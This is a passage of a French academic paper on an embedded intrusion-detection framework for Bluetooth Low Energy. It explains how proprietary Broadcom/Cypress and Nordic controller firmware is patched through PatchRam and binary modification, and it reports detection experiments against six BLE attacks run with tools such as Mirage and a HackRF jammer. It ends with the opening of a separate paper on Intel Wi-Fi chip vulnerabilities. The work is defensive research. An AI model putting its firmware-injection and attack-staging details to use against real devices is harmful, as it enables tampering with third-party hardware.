Une fois le firmware analysé, les fichiers de configuration et de code source de la cible nécessaires à son instrumentation sont générés. Les fonctions liées à certains événements spécifiques, comme la réception de paquets, sont partiellement désassemblées pour identifier une instruction qui peut être patchée afin de rediriger le flux d'exécution vers le *wrapper* lorsque l'événement se produit : les instructions identifiées sont alors utilisées pour générer le fichier **patch.conf**. Les autres fonctions et données qui ne sont pas liées à un événement spécifique sont également utilisées pour générer les fichiers **wrapper.c** et **functions.ld**. Enfin, les zones mémoire identifiées sont utilisées pour générer à la fois les fichiers **linker.ld** et **patch.conf**.

Build system Une fois générée, la cible est fournie en entrée du *build system*, avec les composants logiciels indépendants de la cible (par exemple, le *core* et les modules de détection sélectionnés). Le *build system* est composé d'un ensemble de scripts permettant de générer la liste finale des *patchs* et blocs binaires (composés de données ou de code) qui seront injectés dans la mémoire, en utilisant des outils standards tels que le compilateur et l'assembleur GNU gcc.

Le *build system* exécute les étapes suivantes :

— **compilation des modules de détection :** chaque module sélectionné est compilé de façon séparée, de façon à générer le bloc binaire correspondant.

— **génération des callbacks des modules :** pour chaque module sélectionné, *le build system* dresse la liste des *callbacks* déclarés par le module. Du code C est ensuite généré, contenant des pointeurs de fonctions pour les *callbacks* associés à chaque événement, permettant ainsi au *Core* de rediriger l'exécution au *callback* approprié lors de l'occurrence d'un événement.

— **génération des fonctions trampoline :** pour chaque *patch* nécessaire à l'instrumentation de la cible, le *build system* genère une fonction trampoline qui sauvegarde le contexte d'exécution, le restaure et exécute l'instruction qui a été ignorée.

— **Compilation et édition des liens :** l'ensemble du logiciel de détection (le *core*, le *wrapper*, les modules de détection, le code C généré pour les *callbacks* et les fonctions trampolines) est compilé et l'édition des liens est réalisée. Un mécanisme de dépendances

permet de ne compiler que les composants nécessaires si les modules sélectionnés n'utilisent pas certains composants.
— **Extraction des symboles :** chaque symbole contenu dans le binaire généré est extrait et stocké dans un fichier temporaire contenant le nom du symbole, son adresse et sa valeur.
— **génération des blocs binaires et patchs :** la liste finale des blocs binaires et *patchs* est générée, en utilisant les symboles extraits du binaire (ou blocs binaires) et les *patchs* sélectionnées qui doivent être appliqués au *firmware* du contrôleur.

Patcher et monitor Lorsque la liste des *patchs* et blocs binaires est générée, le *framework* peut les injecter en mémoire grâce au *patcher*. Selon le type de contrôleur utilisé, il peut utiliser un *backend* différent pour exécuter le processus de *patching* : par exemple, les piles Broadcom et Cypress sont instrumentées à l'aide d'*InternalBlue* [23], tandis que les piles Zephyr et Nordic Semiconductors sont instrumentées à l'aide d'*openOCD*.

De même, le *framework* réutilise ces *backends* pour faciliter le débogage et collecter les journaux et les alertes de détection. En utilisant la liste des *patchs* et blocs binaires, le *monitor* est capable de mapper un symbole donné à son adresse en mémoire, facilitant ainsi le débogage du logiciel de détection.

4.4 Utilisation du framework

Le *framework* peut facilement être utilisé ou étendu grâce aux différents composants présentés précédemment. Un *workflow* typique d'utilisation comprend les étapes suivantes :

— **Génération des fichiers propres à la cible (optionnel) :** si les fichiers propres à la cible n'existent pas (le *framework* est fourni avec un ensemble de fichiers propres à différentes cibles), l'utilisateur peut récupérer le *firmware* et utiliser le *firmware analyzer* pour réaliser automatiquement sa rétro-ingénierie et générer les fichiers correspondant à la cible.
— **Sélection des modules de détection :** l'utilisateur peut facilement sélectionner les modules de détection qu'ils souhaite inclure dans le logiciel final de détection, ou écrire ses propres modules en utilisant du C standard. Les autres composants logiciels ne nécessitent aucune modification si les caractéristiques collectées sont suffisantes pour réaliser la détection.

— **Génération du logiciel de détection :** l'utilisateur peut alors exécuter le *build system* pour générer le logiciel de détection, et il peut l'injecter en memoire à l'aide du *patcher*.
— **Monitorer le logiciel de détection :** l'utilisateur peut deboguer le logiciel de détection ou collecter les journaux générés et les alertes en utilisant le *monitor*.

5 Instrumentation des contrôleurs

Notre travail s'est concentré sur trois pile protocolaires BLE hétérogènes et communément utilisées : la pile développée par *Broadcom*/*Cypress*, embarquée dans de nombreuses puces *Bluetooth* développées par ces constructeurs, le *SoftDevice* de *Nordic SemiConductors*, principalement embarqué dans leur gamme de puces destinées à l'IoT *nRF51* et *nRF52*, ainsi que la pile protocolaire BLE inclue dans le système d'exploitation embarqué et open-source *Zephyr*.

Dans cette section, nous présentons brièvement le fonctionnement des piles protocolaires propriétaires, ces dernières ayant nécessité un effort conséquent de rétro-ingénierie, ainsi que la stratégie appliquée pour les instrumenter. Une illustration globale de ces stratégies est présentée en figure 3. Pour chaque pile protocolaire analysée, nous avons procédé à une rétro-ingénierie partielle d'un ensemble représentatif de *firmwares* implémentant la pile concernée. Cela nous a permis d'identifier l'architecture logicielle, l'implémentation des caractéristiques nécessaires à la détection et détaillées en section 3.3, ainsi que l'agencement mémoire.

5.1 Contrôleurs Bluetooth de Broadcom et Cypress

Les puces *Bluetooth* produites par *Broadcom* et *Cypress* reposent sur l'utilisation d'une pile protocolaire propriétaire basée sur l'OS temps réel *ThreadX*. Les puces concernées, basées sur un processeur *ARM Cortex M3*, sont particulièrement répandues et sont embarquées dans de très nombreux équipements, tels que des smartphones (Nexus 5, Samsung Galaxy S10/S20...), des ordinateurs (Raspberry Pi...) ou des objets connectés (FitBit Charge...). Bien que ces puces soient peu documentées, plusieurs travaux importants dans la communauté sécurité [15, 16, 23] ont partiellement documenté leur fonctionnement. Nous nous concentrons ici uniquement sur l'implémentation du protocole BLE, ces puces supportant également le Bluetooth BR/EDR.

Les fonctionnalités BLE sont implémentées comme des tâches, représentant un état spécifique de l'équipement (tel que *connexion*, *scan*, etc).




Fig. 3. Intégration du logiciel embarqué dans les piles protocolaires propriétaires

Une tâche est composée d'un ensemble de fonctions liées à un évènement spécifique, tel que l'initialisation de la tâche, la réception ou la transmission d'un paquet, listées dans un tableau de *callbacks*. Les tâches sont gérées par un composant logiciel nommé *Bluetooth Core Scheduler*, permettant de démarrer, stopper et ordonnancer les différentes tâches en cours. Nous avons instrumenté les fonctions liées à l'initialisation et au traitement des paquets de chaque tâche BLE, nous permettant d'analyser les paquets transmis et reçus en temps réel tout en nous permettant d'identifier le rôle GAP utilisé. Nous avons également extrait de certaines fonctions destinées à la configuration du composant radio les adresses des structures utilisées pour stocker des caractéristiques pertinentes, telles que les paramètres de connexion ou l'adresse BD de l'équipement.

Un *thread* dédié gère les opérations de haut niveau, et notamment la gestion de l'interface *HCI*. Chaque commande *HCI* est traitée par le *thread* et entraîne l'exécution d'une fonction spécifique, stockée dans un tableau de pointeurs de fonctions indexé par l'*opcode* de la commande. Les

évènements *HCI* sont générés par l'intermédiaire d'une fonction permettant l'allocation et l'initialisation du *buffer* d'évènement, tandis qu'une autre fonction permet sa transmission à l'hôte. Nous avons instrumenté le *thread* de traitement des commandes, nous permettant d'injecter des commandes arbitraires afin de déclencher des opérations haut niveau, ainsi que les fonctions de gestion des évènements, que nous avons détournées afin de construire notre système de journalisation destiné à transmettre les alertes à l'hôte.

Le *firmware* est stocké dans la ROM, mais les fabriquants ont intégré un mécanisme nommé *PatchRam* destiné à l'application de correctifs : une zone mémoire spécifique stockée en RAM peut être utilisée pour appliquer un nombre limité de modifications du firmware en ROM. Les correctifs du fabriquant sont écrits dans une zone dédiée de la RAM, puis une instruction spécifique du *firmware* original est modifiée pour rediriger le flot d'exécution vers la fonction mise à jour en RAM. Ces mécanismes peuvent être déclenchés à l'aide de commandes HCI non standards (dites *vendor-specific*), nous permettant de facilement détourner le processus de mise à jour pour patcher le *firmware* existant et intégrer notre propre code en mémoire. Le code et les données du logiciel de détection embarqué sont injectés dans la zone de RAM dédiée aux *patchs* constructeurs, tandis que le mécanisme *PatchRam* est utilisé pour altérer certaines instructions du *firmware* dans la ROM pour mettre en place nos *hooks*. L'outil *InternalBlue* [23] facilite considérablement ce processus et est utilisé comme *backend* par notre *framework* pour patcher et monitorer ces puces.

5.2 SoftDevice de Nordic SemiConductors

Nordic SemiConductors a conçu un contrôleur propriétaire spécifique pour ses puces BLE (notamment les familles *nRF51* et *nRF52*, basées sur des processeurs *ARM*), nommé *SoftDevice*. Ces puces sont communément utilisées pour le développement d'objets connectés, et de multiples versions du *SoftDevice* ont été développées et sont utilisées au sein de l'écosystème *IoT*.

Le *SoftDevice* est fourni par le constructeur sous la forme d'un binaire, chargé dans les parties basses de la ROM. L'application utilisateur, quant à elle, est chargée dans les parties supérieures de la ROM, et communique avec le *SoftDevice* à l'aide d'une API propriétaire non standard basée sur des appels superviseurs (ou *Supervisor calls*). Une application typique initialise le *SoftDevice*, configure les fonctionnalités *BLE* souhaitées et surveille les évènements générés par le *SoftDevice* en appelant une fonction

spécifique au sein d'une boucle infinie. Le *SoftDevice* est en charge des opérations bas niveau : une fonction de traitement des paquets est appelée à chaque interruption radio lors de la réception ou de la transmission d'un paquet, identifiant l'état courant de la radio et le rôle GAP par l'intermédiaire de variables et structures internes. Nous avons également identifié un ensemble de fonctions de configurations destinées à stocker des caractéristiques telles que les paramètres de connexion au sein de structures internes du *SoftDevice*.

Nous avons instrumenté la fonction de traitement des paquets ainsi que les fonctions de configuration radio au sein du *SoftDevice*, et extrait diverses caractéristiques des structures internes précédemment identifiées. La fonction utilisée par l'application pour collecter les évènements générés par le *SoftDevice* a également été instrumentée, nous permettant de générer le bon appel superviseur pour intéragir avec le *SoftDevice* quand nous devons déclencher une action de haut niveau. Nous avons également instrumenté le point d'entrée de l'application, nous permettant d'exécuter notre routine d'initialisation destinée à initialiser la mémoire et à configurer un *timer* pour faciliter les opérations de gestion du temps.

La stratégie permettant de patcher le *firmware* et d'injecter notre code et nos données en mémoire est basée sur la modification du binaire du *firmware*. Les instructions du *firmware* à patcher sont modifiées dans le binaire lui même, puis le code et la mémoire de notre logiciel de détection embarqué sont insérés à la suite du firmware initial. Nous altérons également le vecteur d'interruption afin d'introduire une valeur d'initialisation du pointeur de pile plus basse, nous permettant de réserver une zone dédiée de la RAM afin d'éviter de potentiels conflits entre la mémoire utilisée par le logiciel de détection embarqué et celle utilisée par le *SoftDevice* et l'application. Le *firmware* modifié est chargé dans la ROM de la puce par l'intermédiaire d'*openOCD*, puis la zone correspondant aux données du logiciel de détection embarqué est copiée de la ROM à la zone de RAM réservée par la routine d'initialisation.

6 Expérimentations

Nous avons effectué différentes expériences pour évaluer notre approche de détection. Pour chaque attaque, nous avons implanté le module de détection correspondant sur plusieurs puces et généré du trafic légitime et malveillant dans un environnement réaliste pour estimer les performances de détection. Chaque expérience a été réalisée dans des conditions similaires, toutes les cartes embarquant le logiciel de détection étant connectées

à une passerelle centrale collectant les résultats de la détection tout en générant régulièrement les attaques et le trafic légitime.

6.1 Conditions expérimentales

	Cibles				
	Ra	Ne	Ga	D1	D2
GATTacker	✓	✓		✓	✓
BTLEJuice			✓	✓	✓
Jamming	✓	✓		✓	✓
KNOB			✓	✓	✓
InjectaBLE	✓			✓	✓
BTLEJack		✓		✓	

Tableau 1. Cibles utilisées par expérience

Nos expériences ont été menées sur cinq cibles différentes : une carte Raspberry Pi 3+ (équipée d'un contrôleur BCM4345C0), un smartphone Nexus 5 (équipé d'un contrôleur BCM4339), un porte-clés intelligent Gablys (équipé d'un contrôleur nRF51822), une carte de développement IoT de Cypress (équipée d'un contrôleur CYW20735), une carte de développement nRF de Nordic Semiconductor (équipée d'un contrôleur nRF51422) intégrant divers exemples issus du SDK (par exemple, *Scanner* et *Peripheral*). Ces cibles sont respectivement appelées Ra, Ne, GA, D1, D2 dans le tableau 1. Pour chaque expérience, les cibles ont été sélectionnées en fonction de leur prise en charge des rôles requis par nos modules de détection.

Expérience 1 - Gattacker Les attaques ont été menées à l'aide de deux dongles *HCI* et du *framework* offensif Mirage [14] (module *ble_mitm*). Les attaques ciblent une ampoule connectée, située à deux mètres des cartes utilisées pour la détection. Nous avons réalisé 250 attaques, d'une durée aléatoire comprise entre 10 et 30 secondes. Chaque attaque était suivie d'une période de 30 secondes sans attaque, ce qui correspond donc à 250 périodes de trafic légitime. La détection étant basée sur le rôle *Scanner*, chaque carte de détection a été configurée pour effectuer une opération de *scan* pendant toute l'expérience.

Expérience 2 - BTLEJuice Nous avons effectué les attaques à l'aide de deux dongles *HCI* et du *framework* offensif Mirage [14] (module *ble_mitm*)

visant les cibles elles-mêmes. De même, nous avons généré des connexions légitimes représentant le trafic légitime à l'aide du module *ble_master* de Mirage. Chaque attaque dure un temps aléatoire entre 10 et 30 secondes, tandis que chaque connexion légitime est effectuée pendant 5 secondes. La détection étant basée sur l'utilisation d'un rôle *Peripheral* pouvant simultanément maintenir la connexion et scanner les canaux d'*advertising*, nous avons sélectionné des cibles supportant ces contraintes.

Expérience 3 - Jamming L'attaque est menée à l'aide d'un *HackRF one* transmettant des données aléatoires sur la fréquence utilisée par l'un des trois canaux d'*advertising* (utilitaire *hackrf_transfer*). Nous avons effectué 250 attaques, ciblant un canal d'*advertising* choisi au hasard pendant une durée aléatoire comprise entre 10 et 30 secondes. Chaque attaque est suivie d'une période de 30 secondes sans attaque, correspondant aux phases de trafic légitime. Une ampoule connectée était présente pendant toute l'expérience dans l'environnement. La stratégie de détection étant basée sur le rôle *Scanner*, chaque cible a été configurée pour effectuer une opération de *scan* pendant toute l'expérience.

Expérience 4 - KNOB À notre connaissance, il n'existe aucune implémentation de cette attaque *over the air*, la preuve de concept présentée dans l'article original étant implémentée sous la forme d'un patch *InternalBlue* destiné à imiter le comportement de l'attaque. Nous avons développé notre propre implémentation *over-the-air* en modifiant le *framework* Mirage pour permettre la transmission d'une *Pairing Request* incluant une valeur arbitraire du champ *MaxKeySize*. Chaque cible simulait un rôle *Peripheral*.

Expérience 5 - InjectaBLE L'attaque nécessite de sniffer une connexion, ce qui est une tâche non triviale [12, 26], et peut parfois échouer en raison d'une désynchronisation du sniffer. Par conséquent, la réalisation d'une expérience entièrement automatisée pourrait conduire à des résultats invalides (l'échec de l'attaque étant considéré comme un faux négatif, par exemple). Nous avons donc choisi de surveiller manuellement l'expérience : cela nous a permis de contrôler le succès de l'injection mais a impacté le nombre d'attaques qui pouvaient être réalisées dans un délai raisonnable. Nous avons effectué 100 attaques (soit 100 injections réussies lors d'une connexion) et simulé 100 comportements légitimes (c'est-à-dire 100 transmissions de paquets légitimes lors d'une connexion, avec différents types et longueurs de paquets) par cible.

Expérience 6 - BTLEJack Comme pour *InjectaBLE*, l'attaque *BTLEJack* nécessite de sniffer une connexion et s'appuie sur une stratégie de *jamming*, ce qui entraîne un risque important de désynchronisation ou d'échec de l'attaque. En conséquence, nous avons également choisi de surveiller manuellement l'expérience pour contrôler le succès de l'attaque. Nous avons effectué 100 attaques pour chaque cible, une attaque étant définie comme une connexion qui a été interrompue avec succès par BTLEJack. Nous avons également effectué 100 connexions légitimes par cible (c'est-à-dire une connexion sans attaque). Chaque cible simulait un rôle *Central*, se connectant à répétition à l'ampoule connectée.

6.2 Résultats des expériences

Pour chaque expérience réalisée, nous avons calculé le nombre de vrais positifs (i.e. alerte de détection levée lors d'une séquence d'attaque, notée TP), de faux positifs (i.e. alerte de détection levée lors d'une séquence légitime, notée FP), de vrais négatifs (i.e. pas d'alerte de détection lors d'une séquence légitime, notée TN) et faux négatifs (i.e. pas d'alerte de détection lors d'une séquence d'attaque, notée FN) par cible. Nous avons également calculé le rappel (ou *Recall*) et la précision à l'aide des formules suivantes :

$$Recall = \frac{TP}{TP + FN} \qquad Precision = \frac{TP}{TP + FP}$$

Les résultats de chaque expérience sont répertoriés dans le tableau 2. Différentes observations peuvent être faites à partir de ces résultats. Tout d'abord, nous pouvons souligner que nos stratégies de détection sont pertinentes pour détecter avec succès les attaques, comme l'illustrent les très bonnes valeurs de rappel que nous avons obtenues (comprises entre 0,9 et 1,0). Nous soulignons que ces expériences ayant été menées en conditions réalistes, les résultats associés peuvent être considérés comme représentatifs d'un véritable attaquant utilisant des outils standards.

De même, les bonnes valeurs de précision, toutes comprises entre 0,87 et 1,0, prouvent que nos stratégies de détection ne génèrent qu'une très faible quantité de faux positifs. De plus, quatre de nos six expériences présentent une valeur de précision égale à 1,0 pour chaque cible testée. Les stratégies de détection qui ne reposent que sur la surveillance passive des *advertising* (ex. GATTacker et Jamming) génèrent un peu plus de faux positifs : cette situation s'explique par le fait qu'elles doivent calculer des estimations qui peuvent être impactées par certains changements d'environnement inhérents à ces canaux intensivement utilisés.

Enfin, nous pouvons souligner que les résultats d'une expérience donnée sont globalement homogènes pour chaque cible testée. Cela montre que nos modules de détection sont, comme prévu, indépendants des implémentations sous-jacentes du *wrapper*. Même si certaines de nos stratégies ne peuvent pas être implémentées systématiquement sur toutes les cibles en raison des exigences du rôle, ces expérimentations démontrent également que ces stratégies de détections peuvent être implémentées sur différents types d'équipements, dont un smartphone, un *Raspberry Pi* et un objet connecté du commerce avec des ressources limitées.

Expérience	Cible	TP	FP	TN	FN	Recall	Precision
GATTacker	Ra	250	0	250	0	1.0	1.0
	Ne	250	0	250	0	1.0	1.0
	D1	250	0	250	0	1.0	1.0
	D2	250	19	231	0	1.0	0.93
BTLEJuice	Ga	245	0	250	5	0.98	1.0
	D1	239	0	250	11	0.96	1.0
	D2	250	0	250	0	1.0	1.0
Jamming	Ra	238	9	241	12	0.95	0.96
	Ne	250	13	237	0	1.0	0.95
	D1	247	13	237	3	0.99	0.95
	D2	250	39	211	0	1.0	0.87
KNOB	Ga	247	0	250	3	0.99	1.0
	D1	250	0	250	0	1.0	1.0
	D2	249	0	250	1	0.99	1.0
InjectaBLE	Ra	99	0	100	1	0.99	1.0
	D1	100	0	100	0	1.0	1.0
	D2	94	0	100	6	0.94	1.0
BTLEJack	Ne	95	0	100	5	0.95	1.0
	D1	98	0	100	2	0.98	1.0

Tableau 2. Résultats des expériences

7 Discussions

Dans cet article, nous avons concentré notre travail sur les attaques bas niveau, qui sont d'une part difficiles à détecter sur les équipements, et pour lesquelles il est difficile d'intégrer des mécanismes de protection d'autre part, même en les prévoyant dès leur conception. Cependant, notre approche peut être facilement appliquée à tout type d'attaques actives ciblant le protocole Bluetooth Low Energy (BLE). En effet, implémenter des heuristiques de détection au niveau le plus bas accessible par logiciel permet à la fois de détecter les attaques de bas niveau mais est également pertinent pour détecter les attaques visant les couches supérieures ou étant

liées à une implémentation vulnérable spécifique, cette approche donnant accès à tout le trafic reçu et transmis par le nœud.

Plus important encore, nous considérons également que notre approche est suffisamment générique pour être étendue à d'autres protocoles de communication sans fil couramment utilisés par les équipements *IoT*, tels que Zigbee ou ShockBurst. En effet, les contraintes liées à ce type de protocoles, telles que la dynamicité de l'environnement et l'absence de nœud central, sont effectivement résolues par une détection embarquée effectuée directement par les nœuds eux-mêmes. De même, l'instrumentation des couches les plus basses permet l'accès à un grand nombre de caractéristiques, permettant de construire des modules de détection efficaces pour différents types d'attaques. D'autre part, le fait que nous ayons réussi à implémenter une telle approche pour le protocole BLE, qui fournit de nombreuses fonctionnalités et utilise des mécanismes complexes tels que le saut de canal, est encourageant pour implémenter une telle stratégie sur un protocole sans fil plus simple. Ainsi, nous sommes convaincus que la méthodologie appliquée pour construire nos modules de détection, basée sur l'analyse de l'impact de l'attaque sur les fonctionnalités de bas niveau, peut également être généralisée à d'autres technologies sans fil.

Certaines limites et défis liés à cette approche doivent également être soulignés. Tout d'abord, la mise en place de la détection sur des nœuds locaux complique la collecte des alertes, surtout si ces alertes doivent remonter vers un SOC unique. Cependant, ce problème peut être résolu en établissant un canal de communication sécurisé dédié à la signalisation des alertes entre un nœud de surveillance central et les nœuds locaux détectant le trafic malveillant. Un tel canal pourrait également être utilisé pour permettre aux nœuds de partager des connaissances sur les menaces détectées ou coordonner des algorithmes de détection plus complexes impliquant plusieurs équipements. Dans une perspective de généralisation de cette conception de détection à d'autres protocoles sans fil, les techniques de *Cross Technology Communications* serait une solution prometteuse pour établir un canal de communication sécurisé entre des équipements locaux intégrant des protocoles sans fil hétérogènes.

Une autre limitation est liée à la nécessité d'écrire du code spécifique pour chaque cible embarquant des piles protocolaires hétérogènes. Lorsque l'implémentation est propriétaire, ce qui est une situation courante, elle nécessite également d'effectuer une rétro-ingénierie de la pile pour comprendre et instrumenter ses fonctions internes. Cette situation a motivé le design générique et modulaire de notre *framework* ainsi que le développement d'outils de rétro-ingénierie automatisés, destinés à faciliter ces

tâches complexes. On peut cependant noter le nombre croissant d'implémentations open source de piles protocolaires (par exemple Zephyr ou NimBLE). De plus, certains fabricants pourraient également choisir d'intégrer les modules de détection directement dans leur pile propriétaire : nous avons en effet démontré que l'approche était suffisamment légère pour être embarquée avec succès au sein d'objets connectés aux ressources très limitées.

8 Conclusion

Dans cet article, nous avons présenté une nouvelle approche de détection embarquée pour le protocole BLE, basée sur l'instrumentation des couches les plus basses de la pile (sur le contrôleur lui même). Nous avons démontré la faisabilité et la pertinence de cette approche embarquée en menant plusieurs expérimentations en conditions réalistes sur différentes cibles, dont un smartphone et des objets connectés aux ressources limitées, représentatifs de l'hétérogénéité des objets embarquant cette technologie sans fil. Nous avons réussi à détecter jusqu'à six attaques bas niveau critiques, incluant diverses attaques liées au mode connecté qui étaient particulièrement difficiles à détecter avec les stratégies existantes.

Nous fournissons également un *framework* modulaire, générique et facile d'utilisation permettant d'instrumenter divers contrôleurs BLE, adaptés à la collecte de caractéristiques de détection de bas niveau et publié en open source.[4] Nous considérons que ce *framework* est une contribution importante à la communauté sécurité, car il fournit un moyen simple d'instrumenter les contrôleurs BLE, et pourrait faciliter les travaux de recherche dans divers domaines tels que la recherche de vulnérabilités ou la détection d'intrusion.

Comme travaux futurs, nous prévoyons d'améliorer notre *framework* pour inclure de nouveaux types de contrôleurs et l'étendre à d'autres protocoles de communication sans fil, tels que Zigbee ou ShockBurst. Nous prévoyons d'explorer la faisabilité de la construction d'un système de détection d'intrusion coopératif, utilisant un ensemble de nœuds décentralisés capables de coopérer ensemble, qui communiquent à l'aide d'un canal de communication sans fil sécurisé. Nous pensons également que notre approche pourrait être pertinente dans une stratégie de prévention d'intrusion, en exploitant les capacités d'instrumentation de notre logiciel embarqué pour prévenir des attaques, par exemple en provoquant la terminaison une connexion malveillante.

[4] Dépôt GitHub : `https://github.com/RCayre/oasis`

Références

1. Ieee standard for low-rate wireless networks. *IEEE Std 802.15.4-2015 (Revision of IEEE Std 802.15.4-2011)*, April 2016.
2. *2019 IEEE Global Communications Conference, GLOBECOM 2019, Waikoloa, HI, USA, December 9-13, 2019*. IEEE, 2019. `https://ieeexplore.ieee.org/xpl/conhome/8968653/proceeding`.
3. Ahmed Aboukora, Guillaume Bonnet, Florent Galtier, Romain Cayre, Vincent Nicomette, and Guillaume Auriol. A defensive man-in-middle approach to filter ble packets. In *Proceedings of the 14th ACM Conference on Security and Privacy in Wireless and Mobile Networks*, WiSec '21, New York, NY, USA, 2021. Association for Computing Machinery. `https://doi.org/10.1145/3448300.3468259`.
4. Daniele Antonioli, Nils Ole Tippenhauer, and Kasper B Rasmussen. The knob is broken : Exploiting low entropy in the encryption key negotiation of bluetooth br/edr. In *28th USENIX Security Symposium (USENIX Security 19)*, 2019.
5. Armis. Blueborne Technical White Paper. `https://info.armis.com/rs/645-PDC-047/images/BlueBorne%20Technical%20White%20Paper_20171130.pdf`, 2017.
6. Armis. BleedingBit Technical White Paper. `https://info.armis.com/rs/645-PDC-047/images/Armis-BLEEDINGBIT-Technical-White-Paper-WP.pdf`, 2018.
7. Bluetooth SIG. *Bluetooth Core Specification*, 12 2019.
8. S. Bräuer, A. Zubow, S. Zehl, M. Roshandel, and S. Mashhadi-Sohi. On practical selective jamming of bluetooth low energy advertising. In *2016 IEEE Conference on Standards for Communications and Networking (CSCN)*, 2016.
9. Damien Cauquil. Btlejuice : The bluetooth smart mitm framework, 2016.
10. Damien Cauquil. Sniffing btle with the micro :bit. *PoC or GTFO*, 17, 2017.
11. Damien Cauquil. You'd better secure your BLE devices or we'll kick your butts !, 2018.
12. Damien Cauquil. Defeating Bluetooth Low Energy 5 PRNG for fun and jamming, 2019.
13. Romain Cayre, Florent Galtier, Guillaume Auriol, Vincent Nicomette, Mohamed Kaâniche, and Géraldine Marconato. InjectaBLE : Injecting malicious traffic into established Bluetooth Low Energy connections. In *IEEE/IFIP International Conference on Dependable Systems and Networks (DSN 2021)*, Taipei (virtual), Taiwan, June 2021. `https://hal.laas.fr/hal-03193297`.
14. Romain Cayre, Vincent Nicomette, Guillaume Auriol, Eric Alata, Mohamed Kaâniche, and Geraldine Marconato. Mirage : towards a metasploit-like framework for iot. In *2019 IEEE 30th International Symposium on Software Reliability Engineering (ISSRE)*. IEEE, 2019.
15. Jiska Classen and Matthias Hollick. Inside job : Diagnosing bluetooth lower layers using off-the-shelf devices. *Proceedings of the 12th Conference on Security and Privacy in Wireless and Mobile Networks*, May 2019.
16. Jiska Classen and Matthias Hollick. Extracting physical-layer ble advertisement information from broadcom and cypress chips. 07 2020.
17. Matheus E. Garbelini, Chundong Wang, Sudipta Chattopadhyay, Sun Sumei, and Ernest Kurniawan. Sweyntooth : Unleashing mayhem over bluetooth low energy.

In *2020 USENIX Annual Technical Conference (USENIX ATC 20)*. USENIX Association, July 2020. https://www.usenix.org/conference/atc20/presentation/garbelini.

18. Jose Gutierrez del Arroyo, Jason Bindewald, Scott Graham, and Mason Rice. Enabling bluetooth low energy auditing through synchronized tracking of multiple connections. *Int. J. Crit. Infrastruct. Prot.*, 18(C), sep 2017. https://doi.org/10.1016/j.ijcip.2017.03.006.
19. Sławomir Jasek. Gattacking Bluetooth Smart Devices. 2017.
20. Mateusz Krzysztoń and Michał Marks. Simulation of watchdog placement for cooperative anomaly detection in bluetooth mesh intrusion detection system. *Simulation Modelling Practice and Theory*, 101, 2020. Modeling and Simulation of Fog Computing.
21. Andrea Lacava, Emanuele Giacomini, Francesco D'Alterio, and Francesca Cuomo. Intrusion detection system for bluetooth mesh networks : Data gathering and experimental evaluations. In *2021 IEEE International Conference on Pervasive Computing and Communications Workshops and other Affiliated Events (PerCom Workshops)*, 2021.
22. Abdelkader Lahmadi, Alexis Duque, Nathan Heraief, and Julien Francq. Mitm attack detection in ble networks using reconstruction and classification machine learning techniques. In *MLCS 2020-2nd Workshop on Machine Learning for Cybersecurity*, 2020.
23. Dennis Mantz, Jiska Classen, Matthias Schulz, and Matthias Hollick. Internalblue - bluetooth binary patching and experimentation framework. *Proceedings of the 17th Annual International Conference on Mobile Systems, Applications, and Services*, Jun 2019.
24. Akm Iqtidar Newaz, Amit Kumar Sikder, Leonardo Babun, and Selcuk Uluagac. Heka : A novel intrusion detection system for attacks to personal medical devices. 06 2020.
25. Sultan Qasim Khan. Sniffle : A sniffer for Bluetooth 5 (LE), 2019. https://hardwear.io/netherlands-2019/presentation/sniffle-talk-hardwear-io-nl-2019.pdf.
26. Mike Ryan. Bluetooth : With Low Energy comes Low Security. 2013.
27. Mike Ryan. How Smart is Bluetooth Smart ? 2013.
28. Aiku Shintani. The design, testing, and analysis of a constant jammer for the bluetooth low energy (ble) wireless communication protocol. 06 2020.
29. Yunsick Sung. Intelligent security IT system for detecting intruders based on received signal strength indicators. *Entropy*, 18(10), October 2016.
30. Jianliang Wu, Yuhong Nan, Vireshwar Kumar, Mathias Payer, and Dongyan Xu. BlueShield : Detecting spoofing attacks in bluetooth low energy networks. In *23rd International Symposium on Research in Attacks, Intrusions and Defenses (RAID 2020)*, San Sebastian, October 2020. USENIX Association. https://www.usenix.org/conference/raid2020/presentation/wu.
31. Muhammad Yaseen, Waseem Iqbal, Imran Rashid, Haider Abbas, Mujahid Mohsin, Kashif Saleem, and Yawar Abbas Bangash. Marc : A novel framework for detecting mitm attacks in ehealthcare ble systems. *Journal of Medical Systems*, 43(11), 2019.

Ghost in the Wireless, iwlwifi edition

Nicolas Iooss and Gabriel Campana
nicolas.iooss@ledger.fr
gabriel.campana@ledger.fr


Ledger Donjon

Abstract. Wi-Fi replaced Ethernet and became the main network protocol on laptops for the last few years. Software implementations of the Wi-Fi protocol naturally became the targets of attackers, and vulnerabilities found in Wi-Fi drivers were exploited to gain control of the OS, remotely and without any user interaction. However, not much research has been published on Wi-Fi firmware, outside of Broadcom models. This article presents the internals of an Intel Wi-Fi chip. This study, mostly conducted through reverse engineering, led to the discovery of vulnerabilities such as arbitrary code execution on the chip and secure boot bypass, which were reported to the manufacturer.

1 Introduction

1.1 How we met the Intel Wi-Fi chip

